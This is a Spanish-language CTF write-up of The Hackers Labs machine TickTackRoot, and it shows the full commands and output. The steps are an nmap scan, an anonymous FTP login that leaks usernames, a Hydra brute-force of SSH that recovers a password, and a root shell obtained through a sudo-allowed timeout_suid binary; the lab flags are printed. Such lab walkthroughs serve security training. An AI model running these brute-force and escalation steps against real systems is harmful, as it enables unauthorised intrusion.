CTF THE HACKERS LABS: TICKTACKROOT

INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página The Hackers Labs, la máquina llamada TickTackRoot

En este caso se trata de una máquina basada en el Sistema Operativo Linux, la cual, para poder rootear el sistema, primero realizaremos enumeración de puertos y rutas sobre un servidor web y l Explotaremos la vulnerabilidad FTP Anonymous login y realizaremos fuerza bruta Hydra al servicio SSH, por último, escalaremos privilegios aprovechando el binario timeout_suid.

AUTOR: Eduard Bantulà (aka. WireSeed).

1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando VirtualBox y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.

Realizaremos el NMAP con los parámetros siguientes:

-p- : Escaneo de todos los puertos. (65535)

-sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.

-sC : Realiz una escaneo con los scripts básicos de reconocimiento

-sV : Realiza un escaneo en búsqueda de los servicios

–min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.

-n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del

-Pn: Deshabilitamos el descubrimiento de host mediante ping.

-oG: Para guardar en un archivo el resultado del escaneo.

-v: Para aplicar verbouse a la salida de información.


```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/ticktackroot]
└─# nmap -p- -sSCV -Pn -n --min-rate 5000 10.0.73.11 -oG ports.txt -vvv
```

El cual nos devuelve el resultado de que tiene abiertos el puerto 21 (FTP), 22 (SSH) y 80 (HTTP).

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 0        0           10671 Oct 03 14:31 index.html
|_drwxr-xr-x   2 0        0            4096 Oct 07 11:18 login
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.73.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5c:38:6e:8a:4b:bb:b4:2a:ca:cb:3a:94:62:9c:aa:7e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLZUW2Q479diAO8OL5RUgHhkJX4pY63qqUmuo4z5tvBN9T/HpEyZNGXWYdpZlEQtxXBqq/VoTd8mVb61ri7jw00=
|   256 06:c4:ea:41:7d:c3:4b:f7:8c:68:19:6b:5c:23:e4:70 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMEPGyQ926eLS6k+yvt7edLlk4BeODs/OcqKBfEVqyex
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:76:12:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2) Enumeración.

Visualizaremos el web a ver si encontramos información, ya que tenemos el puerto 80 abierto, seguro que tendremos algún web en funcionamiento.



Al explorar el servicio FTP, detectamos que permite el acceso anónimo. Al profundizar en la estructura de directorios, identificamos una carpeta denominada "login". Dentro de esta carpeta, descubrimos lo que parecen ser los datos o perfiles de dos usuarios, lo que podría representar un punto de interés para un análisis más detallado, especialmente si contiene información sensible o relacionada con las credenciales de acceso. Este hallazgo resalta la necesidad de evaluar la configuración de permisos del servicio FTP y garantizar que no se exponga información confidencial de manera inadvertida.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/ticktackroot]
└─# ftp 10.0.73.11
Connected to 10.0.73.11.
220 Bienvenido Robin
Name (10.0.73.11:wireseed): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Al lanzar el nmap, cuando se hace el descubrimiento del puerto 21 FTP, se nos indica que el usuario ANONYMOUS, está habilitado.

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0           10671 Oct 03 14:31 index.html
|_drwxr-xr-x    2 0        0            4096 Oct 07 11:18 login
```

Encontramos, en el acceso del FTP, un posible usuario **ROBIN**, ya que se nos da la bienvenida con ese usuario.

Al realizar un LS, encontramos un directorio llamado login.

```
ftp> ls
229 Entering Extended Passive Mode (|||26180|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0           10671 Oct 03 14:31 index.html
drwxr-xr-x    2 0        0            4096 Oct 07 11:18 login
226 Directory send OK.
```

Si accedemos a el, encontraremos un ficher llamado login.txt el cual descargaremos el ficher a nuestra máquina para poder tratarlo. Para eso utilizaremos la instrucción GET

```
ftp> get login.txt
local: login.txt remote: login.txt
229 Entering Extended Passive Mode (|||48394|)
150 Opening BINARY mode data connection for login.txt (14 bytes).
100% |**********************************************************************************************************************|    14       19.01 KiB/s    00:00 ETA
226 Transfer complete.
14 bytes received in 00:00 (12.70 KiB/s)
ftp>
```

Al procesar el archivo con un CAT, nos devuelve dos nombres, RAFAEL y MONICA, parecen dos posibles usuarios.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/ticktackroot]
└─# ls
login.txt  ports.txt

┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/ticktackroot]
└─# cat login.txt
rafael
monica
```

3) Explotación.

¿Porque no probamos de hacer una fuerza bruta a los usuarios por SSH? Vamos a probar primero por el que nos ha entregado el mismo FTP cuando hemos accedido a el, ROBIN… Para ello utilizaremos la herramienta HYDRA, con la siguiente sintaxis.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/ticktackroot]
└─# hydra -l robin -P /usr/share/wordlists/rockyou.txt ssh://10.0.73.11
```

hydra: Es la herramienta utilizada para realizar ataques de fuerza bruta en varios servicios, incluido SSH.

-l robin: Especifica el nombre de usuario objetivo, en este caso, robin.

-P /usr/share/wordlists/rockyou.txt: Indica la lista de contraseñas que se probarán. Aquí se usa el famoso diccionario rockyou.txt, ubicado en el sistema.

ssh://10.0.73.11: Define el protocolo (SSH) y la dirección IP del objetivo, en este caso, 10.0.73.11.

Al cabo de un rato, nos entrega una contraseña del usuario **ROBIN**, con la que vamos a probar de acceder por SSH.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-26 19:50:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.73.11:22/
^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B[STATUS] 212.00 tries/min, 212 tries in 00:01h, 14344190 to do in 1127:42h, 13 active
[22][ssh] host: 10.0.73.11   login: robin   password: babyblue
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-26 19:52:01
```

USR: robin
PWD: babyblue

Vamos a probar si accede por SSH:

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/ticktackroot]
└─# ssh robin@10.0.73.11
The authenticity of host '10.0.73.11 (10.0.73.11)' can't be established.
ED25519 key fingerprint is SHA256:AbcLfoRO5xqCMsRNSIrZgMMbg/qvciy2F5kfxTJLfMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.73.11' (ED25519) to the list of known hosts.
robin@10.0.73.11's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of dom 26 ene 2025 18:53:47 UTC

  System load:  0.08              Processes:               103
  Usage of /:   51.4% of 4.93GB   Users logged in:         0
  Memory usage: 9%                IPv4 address for enp0s3: 10.0.73.11
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 3 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct 15 08:45:45 2024 from 192.168.18.48
robin@TheHackersLabs-Ticktackroot:~$
```

Una vez dentro vamos a por el FLAG de usuario…

```
robin@TheHackersLabs-Ticktackroot:~$ ls
user.txt
robin@TheHackersLabs-Ticktackroot:~$ cat user.txt
8XG29KLM3PZA1VQR5JYN
robin@TheHackersLabs-Ticktackroot:~$
```

Ya lo tenemos!!!

USER_FLAG: 8XG29KLM3PZA1VQR5JYN

Vamos a por root ahora.

4) Elevación de privilegios.

Para ello vamos a probar con SUDO -L a ver si tenemos algún binario que podamos executar con los permisos de root.

```
robin@TheHackersLabs-Ticktackroot:~$ sudo -l
Matching Defaults entries for robin on TheHackersLabs-Ticktackroot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User robin may run the following commands on TheHackersLabs-Ticktackroot:
    (ALL) NOPASSWD: /usr/bin/timeout_suid
robin@TheHackersLabs-Ticktackroot:~$
```

Tenemos uno llamado TIMEOUT_SUID, vamos a mirar en GTFOBINS a ver si tenemos alguna escalada hecha ya.

Encontramos una, vamos a probarla.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo timeout --foreground 7d /bin/sh
```

Vamos a proceder pues, así accedemos como ROOT y podemos conseguir la última FLAG que nos falta.

```
robin@TheHackersLabs-Ticktackroot:~$ sudo timeout_suid --foreground 7d /bin/sh
# whoami
root
#
```

Hemos accedido comoROOT al sistema, vamos a por la FLAG…

```
# pwd
/home/robin
# cd ../..
# cd root
# ls
root.txt
# cat root.txt
9BW5V2UJZ4NXDF3Q7CML
#
```

ROOT_FLAG 9BW5V2UJZ4NXDF3Q7CML

Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrad nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado THE HACKERS LABS.

Gracias por vuestra atención.

LABORATORIO: THE HACKERS LABS

AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).